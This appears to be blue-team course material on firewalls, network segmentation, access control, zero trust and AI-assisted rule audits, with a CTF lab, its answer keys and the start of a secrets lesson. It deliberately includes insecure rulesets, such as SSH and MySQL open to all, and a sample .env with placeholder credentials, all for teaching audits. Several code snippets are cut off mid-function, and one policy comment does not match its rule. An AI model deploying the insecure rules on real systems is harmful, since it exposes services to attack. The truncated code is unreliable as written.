aws ec2 authorize-security-group-ingress --group-name web-tier-sg \
  --protocol tcp --port 443 --cidr 0.0.0.0/0
aws ec2 authorize-security-group-ingress --group-name web-tier-sg \
  --protocol tcp --port 22 --cidr 10.0.100.0/24

# App Tier SG
aws ec2 create-security-group --group-name app-tier-sg \
  --description "App tier - accepts from web tier, talks to DB tier"
```

Network Segmentation Strategies

Segmentation divides a network into isolated zones to limit lateral movement when a breach occurs. Each zone has its own firewall policies controlling inter-zone traffic.

Common Zone Architecture

Zone	Purpose	Trust Level
DMZ	Public-facing services (web, email, DNS)	Low
Application	Internal app servers, APIs, middleware	Medium
Database	Data stores, caches, message queues	High
Management	Admin access, monitoring, CI/CD	Highest
User	Workstations, BYOD devices	Low-Medium

Zone	Purpose	Trust Level
IoT / OT	Cameras, sensors, SCADA	Untrusted

AI-Optimized Zone Design

AI can analyze network traffic patterns and recommend optimal segmentation by identifying which services actually communicate with each other.

AI-Assisted Approach

1. **Collect flow data** — feed NetFlow/sFlow data or VPC Flow Logs to AI
2. **AI maps communication patterns** — identifies actual service dependencies
3. **Propose zone boundaries** — group services by communication patterns and trust level
4. **Generate inter-zone rules** — create policies that allow required flows, block everything else
5. **Simulate impact** — AI predicts which connections would break before you apply rules

AI Prompt for Segmentation

"Given these VPC Flow Logs showing traffic between 15 services, recommend network zones and firewall rules that minimize lateral movement risk while maintaining all required service communication."

Access Control Models

Access control determines **who** can access **what** resources and **under what conditions**. Three major models dominate enterprise security.

RBAC — Role-Based

Permissions assigned to **roles**, users assigned to roles. Simple, widely adopted.

- `admin` → full access
- `developer` → read/write code, deploy staging
- `viewer` → read-only

ABAC — Attribute-Based

Decisions based on **attributes** of user, resource, environment, and action.

- User: department, clearance, location
- Resource: classification, owner
- Environment: time, IP, device

MAC — Mandatory Access Control

System-enforced labels (e.g., TOP SECRET, SECRET, UNCLASSIFIED). Users cannot override — the system enforces rules based on security labels. Used in military/government (SELinux,

AppArmor).

RBAC Implementation Patterns

```
# RBAC Implementation Example
from functools import wraps

ROLES = {
    "admin":      {"read", "write", "delete", "deploy", "manage_users"},
    "developer": {"read", "write", "deploy_staging"},
    "analyst":    {"read", "run_queries"},
    "viewer":     {"read"},
}

def require_permission(permission):
    """Decorator to enforce RBAC on API endpoints."""
    def decorator(func):
        @wraps(func)
        def wrapper(user, *args, **kwargs):
```

ABAC with Open Policy Agent (OPA)

OPA uses the Rego policy language to make fine-grained, attribute-based access decisions.

```
# policy.rego - ABAC policy for API access
package api.authz

default allow = false

# Allow if user is in the same department as the resource owner
allow {
    input.user.department == input.resource.owner_department
    input.action == "read"
}

# Allow write only during business hours from corporate network
allow {
    input.action == "write"
    input.user.clearance >= input.resource.classification
}
```

Notes: OPA is widely used in Kubernetes (Gatekeeper), service meshes (Envoy), and API gateways for policy-as-code.

Mandatory Access Control: SELinux

SELinux enforces MAC on Linux by labeling every process and file with a security context. Even root cannot bypass SELinux policies.

```
# View SELinux context of a file
$ ls -Z /var/www/html/index.html
system_u:object_r:httpd_sys_content_t:s0 /var/www/html/index.html

# View SELinux context of a process
$ ps -eZ | grep httpd
system_u:system_r:httpd_t:s0 1234 ? 00:00:05 httpd

# Policy: httpd_t can read httpd_sys_content_t
# If an attacker compromises Apache, they STILL can't read
# files labeled with other types (e.g., user_home_t, etc_t)

# Set SELinux to enforcing mode
$ sudo setenforce 1
```

SELinux Prevents Lateral Movement

Even if an attacker gets a shell through a web vulnerability, SELinux confines them to the `httpd_t` domain — they cannot read `/etc/shadow`, write to `/tmp` arbitrarily, or connect to unexpected network ports.

Policy Auditing: Finding Overly Permissive Rules

The most dangerous firewall is one full of rules that were "temporary" three years ago. AI excels at finding security gaps humans overlook.

Common Findings AI Catches

- **0.0.0.0/0 on SSH (port 22)** — SSH exposed to the entire internet
 - **Overly broad port ranges** — `0-65535` allowed where only specific ports needed
 - **Stale rules** — rules for decommissioned servers still active
 - **Redundant rules** — later rules shadowed by earlier, broader rules
 - **Missing egress controls** — no outbound filtering, allowing data exfiltration
 - **Unused security groups** — old SGs with wide-open rules still attached
-

AI-Powered Firewall Audit

Audit Prompt

"Analyze these iptables rules and identify: 1) overly permissive rules, 2) rules that could be tightened, 3) missing best practices, 4) potential bypass techniques an attacker could exploit."

```
# Problematic ruleset for AI to audit
iptables -A INPUT -p tcp --dport 22 -j ACCEPT           # SSH open to world!
iptables -A INPUT -p tcp --dport 3306 -j ACCEPT          # MySQL open to world!
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080:8090 -j ACCEPT      # Broad port range
iptables -A INPUT -s 10.0.0.0/8 -j ACCEPT                # Entire /8 trusted
iptables -A INPUT -j DROP
```

AI Audit Findings

1. **Critical:** SSH (22) and MySQL (3306) open to all source IPs
2. **High:** Entire 10.0.0.0/8 trusted — overly broad, should use specific subnets

3. **Medium:** Port range 8080–8090 should be limited to specific ports in use
 4. **Low:** No rate limiting, no logging before the DROP rule
 5. **Missing:** No ESTABLISHED,RELATED rule — stateful tracking not leveraged
-

AI-Remediated Ruleset

After AI audit, the ruleset is tightened with specific source restrictions, rate limiting, logging, and proper connection tracking.

```
#!/bin/bash
# AI-remediated iptables ruleset
iptables -F && iptables -X
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# Loopback
iptables -A INPUT -i lo -j ACCEPT

# Connection tracking (was missing)
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP

# SSH restricted to management subnet with rate limit
```

Automated Compliance Checking

Use AI to continuously verify firewall rules comply with organizational policies and regulatory frameworks.

```
"""AI-assisted firewall compliance checker."""
import json

COMPLIANCE_RULES = {
    "PCI-DSS-1.3.1": {
        "desc": "Restrict inbound traffic to only that which is necessary",
        "check": lambda r: r.get("source") != "0.0.0.0/0"
                    or r["port"] in [80, 443],
    },
    "PCI-DSS-1.3.2": {
        "desc": "Limit inbound internet traffic to DMZ IPs",
        "check": lambda r: r.get("zone") == "dmz"
                    if r.get("source") == "0.0.0.0/0" else True,
    },
    "CIS-9.2.1": {
```

Defense in Depth: Layered Firewall Strategy

No single firewall layer is sufficient. A robust architecture layers multiple types of filtering at different points in the network.

Layer	Technology	What It Catches
Edge / Perimeter	Cloud WAF, CDN firewall	DDoS, bot traffic, known bad IPs
Network Border	NGFW, IPS	Port scans, exploit attempts, C2 traffic
Subnet / VLAN	Security groups, NACLs	Lateral movement, unauthorized zone access
Host	iptables, Windows Firewall	Per-service access control, local policy
Application	WAF, API gateway	SQLi, XSS, API abuse, business logic attacks
Data	Encryption, DLP, MAC	Data exfiltration, unauthorized access

Notes: Each layer compensates for the weaknesses of other layers. An attacker must defeat ALL layers, not just one.

Firewall Logging & Monitoring

Firewall rules without logging are security theater. You must know what is being blocked and what is being allowed.

Essential Log Sources

- **Denied connections** — who is trying to reach what? Recon or misconfiguration?
- **Allowed connections** — sample logging to verify expected traffic patterns
- **State table overflows** — signs of DDoS or resource exhaustion
- **Rule hit counts** — identify unused rules (candidates for removal)
- **Configuration changes** — audit trail for who changed what and when

AI Integration with Firewall Logs

Feed firewall logs to AI to: detect anomalous traffic patterns, identify rules that are never hit (cleanup candidates), and correlate blocked connection attempts with known threat intelligence.

Firewall & ACL Best Practices

1. **Default deny** — start with blocking everything, then allow what is needed
 2. **Least privilege** — open only the ports, protocols, and source IPs required
 3. **Document every rule** — include who requested it, why, and an expiration date
 4. **Use connection tracking** — always leverage ESTABLISHED,RELATED states
 5. **Log before you drop** — but rate-limit logs to avoid disk exhaustion
 6. **Review regularly** — quarterly audits with AI assistance to find stale rules
 7. **Use security group references** — prefer SG-to-SG over IP-based rules in cloud
 8. **Separate management traffic** — SSH/RDP on a dedicated management network
 9. **Test before deploy** — use `iptables -C` to check, `nft --check` to validate
 10. **Version control your rules** — firewall-as-code in Git with PR reviews
-

CTF Challenge: Secure the Network

Scenario

"Design and implement firewall rules to protect this network while maintaining required services."

Network Layout

- **Web Server** (10.0.1.10) — serves HTTPS on port 443, HTTP on port 80
- **App Server** (10.0.2.10) — API on port 8080, receives from web server only
- **Database** (10.0.3.10) — PostgreSQL on 5432, app server only
- **Admin Bastion** (10.0.100.5) — SSH to all servers on port 22
- **DNS Server** (10.0.1.53) — serves DNS (53/udp, 53/tcp) to all internal hosts

Your Tasks

1. Write nftables rules for **each server** enforcing least privilege
 2. Create **AWS security group JSON** for the same architecture
 3. Write a **ModSecurity rule** protecting the web server from SQLi and XSS
 4. Use AI to **audit your rules** — fix any findings
 5. Document your **network segmentation** rationale
-

CTF Challenge: Hints & Evaluation

Key Questions to Ask Yourself

- Can the database server reach the internet? **It should not.**
- Can the web server connect to the database directly? **It should not.**
- Is SSH limited to the bastion host only? **It must be.**
- Are you logging dropped packets? **You should be.**
- Are you using connection tracking? **You must be.**
- Do you have egress rules? **Do not forget outbound filtering.**

Scoring Criteria

Criterion	Points
Default deny policy on all hosts	20
Correct inter-tier traffic flow (no shortcuts)	25

Criterion	Points
SSH restricted to bastion only	15
Connection tracking and logging	15
WAF rules for web server	15
Egress filtering on database tier	10

Lesson 05 Recap

- **Firewalls evolve** — from packet filtering to stateful inspection to application-aware NGFWs
- **iptables/nftables** — Linux host firewalls with powerful rule syntax; AI makes writing them easier
- **Cloud security groups** — AWS SGs, Azure NSGs, GCP rules all follow least-privilege principles
- **WAFs** — Layer 7 protection against SQLi, XSS, and other web attacks (ModSecurity, AWS WAF, Cloudflare)
- **Zero Trust** — never trust, always verify; microsegmentation replaces perimeter trust
- **Access control models** — RBAC for simplicity, ABAC for flexibility, MAC for mandatory enforcement
- **AI-assisted policy** — generate rules from natural language, audit for gaps, automate compliance
- **Defense in depth** — layer firewalls at edge, network, host, and application levels

Next Lesson

Lesson 06: Secrets & Crypto — protecting sensitive data with encryption, key management, and AI-assisted secret detection.

Firewall & Access Control Policies

Educational Use Only: The firewall rules and access control configurations in this lesson are intended for learning purposes on systems you own or are authorized to manage. Misconfigured firewall rules can lock you out of servers or block legitimate traffic. Always test changes in a staging environment before applying them to production systems.

Firewall Fundamentals

A **firewall** is a network security device — hardware, software, or both — that monitors and controls incoming and outgoing network traffic based on predetermined security rules. Firewalls establish a barrier between trusted internal networks and untrusted external networks such as the internet. Understanding the three primary filtering approaches is essential for any blue team operator.

Packet Filtering

The simplest form of firewalling operates at the network and transport layers (OSI layers 3 and 4). A packet-filtering firewall examines each packet in isolation, comparing its source IP, destination IP, source port, destination port, and protocol against a set of rules. If a packet matches an allow rule, it passes; if it matches a deny rule or no rule at all, it is dropped. Packet filters are fast and lightweight, but they have no awareness of connection state or application-layer content. A classic example is a router ACL that permits TCP port 80 inbound while blocking everything else.

Stateful Inspection

Stateful firewalls improve on packet filtering by tracking the state of active connections. When an internal host initiates a TCP connection to an external server, the firewall records the connection in a state table. Return traffic from that server is automatically permitted because the firewall recognizes it as part of an established session. This eliminates the need for explicit rules allowing return traffic and prevents attackers from

injecting packets that do not belong to a legitimate connection. Modern Linux firewalls (iptables and nftables) are stateful by default when you use the `conntrack` module.

Application-Layer Filtering

Application-layer firewalls (also called proxy firewalls or deep packet inspection engines) operate at OSI layer 7. They understand the semantics of protocols like HTTP, DNS, and SMTP. This enables them to block SQL injection attempts inside HTTP POST bodies, prevent DNS tunneling, or reject email attachments with dangerous file types. Web Application Firewalls (WAFs) such as ModSecurity, AWS WAF, and Cloudflare WAF are the most common examples in modern infrastructure.

iptables and nftables

On Linux systems, the kernel's **Netfilter** framework provides the underlying packet processing engine. Two user-space tools interact with Netfilter: the legacy `iptables` and its modern replacement `nftables`.

iptables: Chains, Tables, and Rules

iptables organizes rules into **tables** (filter, nat, mangle, raw) and **chains** (INPUT, OUTPUT, FORWARD, plus user-defined chains). The `filter` table is the default and most commonly used. Each chain is an ordered list of rules; packets traverse the chain top-to-bottom until a matching rule is found.

```
# Set default policies: drop everything, then whitelist
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# Allow loopback traffic
iptables -A INPUT -i lo -j ACCEPT

# Allow established and related connections (stateful)
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

# Allow SSH from a specific management subnet
iptables -A INPUT -p tcp --dport 22 -s 10.0.1.0/24 -j ACCEPT

# Allow HTTP and HTTPS from anywhere
```

```
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j ACCEPT

# Allow ICMP ping (rate-limited to prevent flood)
iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 5/sec -j ACCEPT

# Log dropped packets for analysis
iptables -A INPUT -j LOG --log-prefix "IPT-DROP: " --log-level 4
iptables -A INPUT -j DROP
```

Rule ordering matters: iptables evaluates rules sequentially. Place more specific rules before general ones. A broad ACCEPT rule placed too early will bypass all subsequent restrictions.

nftables: The Modern Replacement

nftables provides a cleaner syntax, better performance, and a unified framework for IPv4, IPv6, and ARP filtering. Most modern distributions ship with nftables as the default.

```
#!/usr/sbin/nft -f

flush ruleset

table inet filter {
    chain input {
        type filter hook input priority 0; policy drop;

        # Allow loopback
        iif "lo" accept

        # Allow established/related connections
        ct state established,related accept

        # Allow SSH from management subnet
        ip saddr 10.0.1.0/24 tcp dport 22 accept

        # Allow HTTP and HTTPS
        tcp dport { 80, 443 } accept

        # Rate-limited ICMP
```

```
icmp type echo-request limit rate 5/second accept

# Log and drop everything else
log prefix "NFT-DROP: " drop
```

UFW: The Simplified Frontend

Uncomplicated Firewall (UFW) is a user-friendly command-line frontend for iptables, widely used on Ubuntu and Debian systems. It abstracts away the complexity of raw iptables commands while still generating proper Netfilter rules underneath.

```
# Enable UFW with default deny incoming, allow outgoing
ufw default deny incoming
ufw default allow outgoing
ufw enable

# Allow SSH from management subnet only
ufw allow from 10.0.1.0/24 to any port 22 proto tcp

# Allow HTTP and HTTPS from anywhere
ufw allow 80/tcp
ufw allow 443/tcp

# Allow a specific application profile
ufw allow "Nginx Full"

# Deny a specific IP address
ufw deny from 192.168.1.100

# Check current rules
ufw status verbose

# Delete a rule by number
ufw status numbered
ufw delete 3
```

UFW is excellent for single-server configurations, but for complex multi-zone networks or high-performance packet processing, direct nftables configuration is preferred.

Cloud Firewalls

Cloud providers implement firewalls as software-defined constructs that attach to virtual resources. The concepts are similar to on-premise firewalls, but the implementation details differ significantly.

AWS Security Groups

Security Groups are stateful virtual firewalls that control traffic at the instance level. They default to deny all inbound and allow all outbound. Rules specify only allow actions — there are no explicit deny rules.

```
{
  "GroupName": "web-server-sg",
  "Description": "Security group for web servers",
  "IpPermissions": [
    {
      "IpProtocol": "tcp",
      "FromPort": 80,
      "ToPort": 80,
      "IpRanges": [{"CidrIp": "0.0.0.0/0", "Description": "HTTP from anywhere"}],
    },
    {
      "IpProtocol": "tcp",
      "FromPort": 443,
      "ToPort": 443,
      "IpRanges": [{"CidrIp": "0.0.0.0/0", "Description": "HTTPS from anywhere"}],
    },
    {
      "IpProtocol": "tcp",
      "FromPort": 22,
      "ToPort": 22,
      "IpRanges": [{"CidrIp": "10.0.1.0/24", "Description": "SSH from mgmt subnet"}],
    },
  ],
  "IpPermissionsEgress": [
    {
      "IpProtocol": "-1",
```

Azure NSGs and GCP Firewall Rules

Azure Network Security Groups (NSGs) operate similarly to AWS Security Groups but support both allow and deny rules with explicit priority ordering. **GCP firewall rules** are applied at the VPC level and use tags or service accounts to target instances. Both support stateful connection tracking. The key difference across all three clouds is scope: AWS SGs are per-instance, Azure NSGs attach to subnets or NICs, and GCP rules apply across the VPC with tag-based targeting.

Access Control Lists (ACLs)

ACLs extend beyond firewalls into multiple domains of security. Understanding the different types is critical for a comprehensive defense posture.

Network ACLs

Network ACLs operate at the subnet level in cloud environments (AWS NACLs) or on routers and switches in traditional networks. Unlike Security Groups, NACLs are **stateless** — you must write rules for both inbound and outbound traffic. Rules are evaluated by priority number, lowest first.

Filesystem ACLs

POSIX ACLs and Windows NTFS ACLs control file and directory access beyond the basic owner/group/other permission model. On Linux, the `setfacl` and `getfacl` commands manage extended ACLs:

```
# Grant read access to a specific user on a file
setfacl -m u:analyst:r /var/log/auth.log

# Grant read/execute to a group on a directory (recursive)
setfacl -R -m g:security-team:rx /opt/security-tools/

# View ACLs on a file
getfacl /var/log/auth.log

# Remove a specific ACL entry
setfacl -x u:analyst /var/log/auth.log
```

Role-Based Access Control (RBAC)

RBAC assigns permissions to roles rather than individual users. Users are then assigned to roles based on their job function. This model simplifies permission management in organizations of any size. Kubernetes RBAC, AWS IAM policies, and Azure RBAC are all implementations of this pattern. The principle of **least privilege** dictates that each role should grant only the minimum permissions required for its function.

Zero Trust Architecture

Traditional network security follows a "castle and moat" model: everything inside the perimeter is trusted, and the firewall protects the boundary. **Zero Trust** rejects this assumption entirely. Its core principle is *"never trust, always verify."*

Zero Trust architecture is built on several pillars:

- **Verify explicitly:** Authenticate and authorize every request based on all available data points — identity, location, device health, data classification, and anomalies.
- **Least-privilege access:** Limit user and service access to the minimum required. Use just-in-time (JIT) and just-enough-access (JEA) policies.
- **Assume breach:** Design systems as if the network is already compromised. Segment access, encrypt end-to-end, and monitor continuously.
- **Micro-segmentation:** Divide the network into small zones with independent access controls. Lateral movement between zones requires explicit authentication.

In practice, Zero Trust means that a database server does not trust a web server simply because they share a VLAN. The web server must authenticate with a short-lived token, the connection must be encrypted, and the database firewall must restrict access to only the specific queries the web application needs.

AI-Assisted Firewall Management

Firewall rulesets in production environments often grow to hundreds or thousands of rules over time. Manual review becomes impractical, and misconfigurations accumulate. LLMs like Claude can serve as powerful assistants for firewall management tasks.

Reviewing Rules for Conflicts

You can paste a firewall ruleset into Claude and ask it to identify redundant rules, shadowed rules (rules that never match because a broader rule appears earlier), and overly permissive entries:

```
import anthropic

client = anthropic.Anthropic()

ruleset = """
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -s 10.0.1.0/24 -j ACCEPT
iptables -A INPUT -p tcp -j ACCEPT
iptables -A INPUT -p tcp --dport 3306 -s 10.0.2.0/24 -j ACCEPT
iptables -A INPUT -j DROP
"""

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=1024,
    messages=[{
        "role": "user",
        "content": (
            "Analyze this iptables ruleset for security issues. Identify "
            "shadowed rules, overly permissive rules, and rule ordering "
            f"problems. Suggest fixes.\n\n{ruleset}"
        )
    }]
)

print(message.content[0].text)
```

Key Insight: In the ruleset above, rule 2 (SSH from 10.0.1.0/24) is shadowed by rule 1 (SSH from anywhere), and rule 3 (accept all TCP) renders rule 4 (MySQL from 10.0.2.0/24) meaningless since all TCP is already accepted. Claude can spot these issues instantly.

Generating Policies from Natural Language

Instead of memorizing syntax, you can describe your requirements in plain English and have Claude generate the corresponding firewall rules for your target platform —

iptables, nftables, UFW, AWS Security Groups, or any other format. Always review and test generated rules before deployment.

Firewall Rule Ordering and Optimization

Rule ordering directly impacts both security and performance. Key principles include:

- **Most specific first:** Place narrow rules (specific IPs, specific ports) before broad rules.
- **Most frequently matched first:** For performance, place rules that match the most traffic near the top of the chain so packets do not traverse unnecessary rules.
- **Explicit deny last:** End every chain with a default deny (drop) rule. Never rely on implicit behavior.
- **Group by function:** Organize rules into logical sections (management access, application traffic, monitoring, logging) using comments or user-defined chains.

Common Mistakes

Even experienced administrators make firewall configuration errors. These are the most frequent and dangerous:

- **Overly permissive rules:** Rules like `iptables -A INPUT -p tcp -j ACCEPT` effectively disable the firewall for all TCP traffic. Every rule should specify the minimum required scope.
- **Forgotten temporary rules:** Rules added during debugging or maintenance ("just let everything through for now") that are never removed. Implement a process for tracking and expiring temporary rules.
- **Implicit allows:** Some platforms default to allow. If you add rules without changing the default policy, you may think traffic is filtered when it is not.
- **Missing egress filtering:** Many administrators focus exclusively on inbound rules and leave outbound traffic unrestricted. This allows compromised hosts to exfiltrate data or communicate with command-and-control servers.
- **Ignoring IPv6:** Configuring iptables for IPv4 while leaving ip6tables wide open. If your system has IPv6 enabled, it needs firewall rules too.

- **No logging:** Dropping packets silently makes troubleshooting impossible. Always log denied traffic, at minimum.

Key Takeaways

A firewall is only as strong as its ruleset. Well-ordered, minimal, regularly audited rules are the foundation of network defense. Zero Trust principles ensure that even if the perimeter is breached, lateral movement is contained.

- Understand the three filtering layers: packet filtering, stateful inspection, and application-layer filtering.
- Master iptables/nftables syntax and know when to use UFW for simpler deployments.
- Cloud firewalls (Security Groups, NSGs, GCP firewall rules) have different scoping and statefulness characteristics.
- ACLs apply to networks, filesystems, and identity systems — RBAC is the standard for scalable permission management.
- Zero Trust architecture eliminates implicit trust and requires continuous verification.
- Use AI to review, audit, and generate firewall rules — but always validate before deployment.
- Avoid common pitfalls: overly permissive rules, forgotten temporary rules, missing egress filtering, and ignored IPv6.

Self-check: Can you explain the difference between stateful and stateless firewalls? Can you write an nftables ruleset from scratch that allows only SSH, HTTP, and HTTPS? Can you describe three principles of Zero Trust architecture? Can you identify a shadowed rule in an iptables chain?

CTF Challenge Resources

Audit these configurations and fix all security issues. Use AI to help identify conflicts and generate corrected rules.

Download Files

Each file contains multiple intentional misconfigurations, policy violations, and security gaps to identify and remediate. All files are plain text (.txt) and safe to open.

↓ [iptables-rules.txt](#) ~3 KB

↓ [aws-security-groups.txt](#) ~6 KB

↓ [network-diagram.txt](#) ~7 KB

↓ [acl-audit.txt](#) ~7 KB

Lab Guide

Four exercises: network diagram review, ACL audit, iptables analysis, and AWS security group review — enforce least-privilege at the network layer.

Authorized Use Only

All policies are **synthetic**. Do not apply generated rules directly to production without a change window and rollback.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `firewall-lab/`
- Familiarity with: TCP/IP, stateful firewalls, iptables syntax, AWS SG model

Lab Scenario

AcmeCorp's network has grown organically. You have the logical diagram, a Cisco-style ACL, an iptables dump from a Linux bastion, and a set of AWS security groups. Your mission: find over-permissive rules, collapse duplication, and enforce least-privilege without breaking the apps.

Download Lab Files

Save all 4 files into a folder named `firewall-lab/` before starting the exercises.

↓ [acl-audit.txt](#) ~7 KB

↓ [aws-security-groups.txt](#) ~6 KB

↓ [iptables-rules.txt](#) ~3 KB

↓ [network-diagram.txt](#) ~7 KB

Exercise 1 — Network Diagram Review

Open [network-diagram.txt](#). A text-based diagram is still a diagram — read it as topology.

Task 1.1 — Map trust zones

Below is a logical network diagram. Produce:

1. The trust zones (internet, DMZ, app, db, admin, OT).
2. For each zone: what should be ALLOWED to enter, what should leave, and what should NEVER cross the boundary.
3. Single points of failure or flat segments that collapse zones.
4. Any asset in the wrong zone (e.g., admin jump host in DMZ).
5. Management plane paths — are they isolated?
6. Backup / DR paths — do they create a bypass?

Output: a zone matrix (source -> destination) with allow/deny.

[paste network-diagram.txt]

✓ **Self-check:** You should be able to state in one sentence the principle of segmentation this network violates most.

Exercise 2 — ACL Audit

Open [acl-audit.txt](#). Cisco-style ACLs get stale fast.

Task 2.1 — Collapse and tighten

Below is a Cisco extended ACL. Audit for:

1. "permit ip any any" or similar catch-alls.
2. Shadowed rules (a later rule is unreachable).
3. Duplicate rules covering the same traffic.
4. Rules missing a log directive on deny.
5. Ports opened to 0.0.0.0/0 that should be narrow.
6. Management protocols (SSH, SNMP, Telnet) open to non-admin nets.
7. ICMP types: allowed everywhere?
8. Ordering: most-specific first, least-specific last.

Output the refactored ACL:

- Grouped by purpose
- Commented with intent per rule
- With explicit deny + log at the end

[paste acl-audit.txt]

✓ **Self-check: Your refactored ACL should be shorter and more readable than the original.**

Exercise 3 — iptables Review

Open `iptables-rules.txt`. iptables is powerful but easy to misconfigure.

Task 3.1 — Rewrite in least privilege

Below is an iptables-save dump. Review for:

1. Default policies (INPUT, OUTPUT, FORWARD) — should be DROP.
2. Stateful rule (ESTABLISHED,RELATED) present early?
3. Loopback allowed (important!).
4. Any ACCEPT rule for 0.0.0.0/0 on a sensitive port.
5. NAT rules that expose internal services.
6. Unneeded custom chains.
7. Missing rate-limiting on SSH / exposed services.

8. IPv6 parity (iptables equivalent rules?).

Output:

- Findings list
- Rewritten ruleset (iptables-restore format)
- The two-line command to apply it with rollback timer

[paste iptables-rules.txt]

✓ **Self-check: Your ruleset should default-drop and allow only explicit services.**

Exercise 4 — AWS Security Groups

Open `aws-security-groups.txt`. Cloud SGs are the most common source of "open S3 / open DB" incidents.

Task 4.1 — Tighten the cloud perimeter

Below is a list of AWS security groups with rules. Audit for:

1. Any rule with 0.0.0.0/0 on a non-public port (22, 3306, 5432, 3389, 27017, 9200).
2. SGs that reference other SGs overly broadly.
3. Rules with port range 0-65535 ("any port").
4. IPv6 :::/0 parity issues.
5. Unused SGs (hint: count ENIs).
6. SGs with descriptive names that lie ("temp-debug-2019").
7. Default SG usage (should be empty and unused).

For each finding:

- SG ID / rule index
- CVSS-like impact
- Exact terraform / CLI to fix
- What the app might break and how to verify

[paste aws-security-groups.txt]

✓ Self-check: You should find at least one rule that exposes a database or admin port to the internet.

Final Exercise — Unified Policy Doc

Task 5.1 — Cross-layer firewall strategy

Using the four audits, produce a unified firewall policy for AcmeCorp:

1. Zone model (from exercise 1)
2. Default-deny everywhere
3. Per-zone allow matrix
4. Change-control process for new rules
5. A quarterly audit checklist

Format as markdown, max 1500 words.

✓ Self-check: The policy should be short enough to be printed on one page as a reference for network engineers.

What's Next

Lesson 06 dives into **secrets and crypto hygiene** — TLS configs, leaked credentials, and home-grown crypto gone wrong.

Homework

Apply firewall design principles in your own network: build a baseline, audit a cloud tenant, and automate drift detection.

Task 1 — Personal Network Baseline

Objective: Document the expected traffic baseline for your home or lab network.

Instructions:

- List every device and the services it should talk to
- Produce an allow matrix
- Identify rules you cannot justify

Deliverable: A zone matrix + narrative of any surprises you found.

Task 2 — Cloud SG Audit

Objective: If you have a cloud account, export your security groups and audit them. If not, re-audit the lab's `aws-security-groups.txt` with stricter rules.

Instructions:

- Flag every 0.0.0.0/0 finding
- Propose the least-privilege replacement
- Estimate the business impact of the change

Deliverable: A CSV or markdown table of findings with fixes.

Task 3 — Drift Detector

Objective: Write a short shell or python script that compares `iptables-save` output to a baseline file and alerts on drift.

Instructions:

- Reads baseline from file
- Diffs current state
- Prints added / removed rules
- Exit code non-zero if drift

Deliverable: A `drift.sh` or `drift.py` script.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Network Diagram Review

Expected zones: Internet → DMZ → App → DB → Admin. Violations: admin jump host reachable from user net, DB directly reachable from DMZ, backup path that bypasses firewall. Principle violated most often: flat internal network (no segmentation past the edge firewall).

Exercise 2 — ACL Audit

Collapse catch-alls, remove shadowed rules, add explicit deny with log at the end. Group rules by purpose: "inbound web", "outbound DNS", "management". Each rule gets a one-line comment.

Exercise 3 — iptables Review

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p tcp --dport 22 -s 10.0.0.0/24 -m limit --limit 10/min -j ACCEPT
-A INPUT -p tcp --dport 443 -j ACCEPT
COMMIT
```

Exercise 4 — AWS Security Groups

Flag any rule with `0.0.0.0/0` on 22, 3306, 5432, 3389. Fix: reference the specific admin-jump SG by ID, not CIDR. CLI example: `aws ec2 revoke-security-group-ingress --group-id sg-xxx --protocol tcp --port 22 --cidr 0.0.0.0/0`.

Final Exercise — Unified Policy

One page: zone model + default-deny + per-zone allow matrix + change-control workflow + quarterly audit command. Fits on a single printed sheet as a reference.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Personal Network Baseline

Inventory devices, list expected protocols per device, and explain any rule you cannot justify (often IoT devices calling home).

Task 2 — Cloud SG Audit

Typical finding: legacy `0.0.0.0/0 22` rule from a contractor. Replace with a specific SG reference or bastion-only access via SSM.

Task 3 — Drift Detector

Expected: `iptables-save | diff baseline.rules -` wrapped in a script with timestamped logging and non-zero exit on drift.

Lesson 06: Secrets Management & Cryptographic Hygiene

Secrets Management & Cryptographic Hygiene

Learn to find, secure, and manage secrets across your entire stack — and apply AI-driven analysis to detect weak cryptographic implementations before attackers do.

Secrets Scanning

Vault

TLS/SSL

Key Rotation

AI-Assisted Audit

CTF Blue Team

⚠ Educational Use Only

Secrets scanning and cryptographic analysis techniques are for authorized security auditing and CTF competitions. Never exploit discovered credentials without authorization.

Why Secrets Management Matters

Leaked secrets are the number-one cause of preventable breaches. A single exposed API key can compromise an entire organization in minutes.

- **70%+ of breaches** involve compromised credentials (Verizon DBIR)
- **Automated bots** scan GitHub for new commits containing keys within seconds of push
- **Average cost** of a credentials-related breach: \$4.5M+ (IBM Cost of a Data Breach 2024)
- **Mean time to exploit** a leaked AWS key on GitHub: under 5 minutes

Notes: Emphasize that secrets management is not optional — it is a fundamental security control, not an afterthought.

Real Breach Case Studies

Uber (2022)

Hardcoded admin credentials in a PowerShell script on a network share. Attacker gained access to Uber's AWS, GCP, and internal Slack.

Samsung (2022)

Lapsus\$ group extracted 190 GB of source code including private keys, API keys, and secret keys for Samsung Knox authentication.

Toyota (2022)

Access key to customer data server was accidentally committed to a public GitHub repo — exposed for 5 years before discovery.

CircleCI (2023)

Compromised engineer laptop led to stolen session tokens. All customer secrets stored in CircleCI needed rotation.

Anatomy of a Leaked Secret

Here is a typical `.env` file accidentally committed to a public repository:

```
# .env — DO NOT COMMIT THIS FILE
DATABASE_URL=postgresql://admin:S3cur3P@ss!@prod-db.company.io:5432/maindb
AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
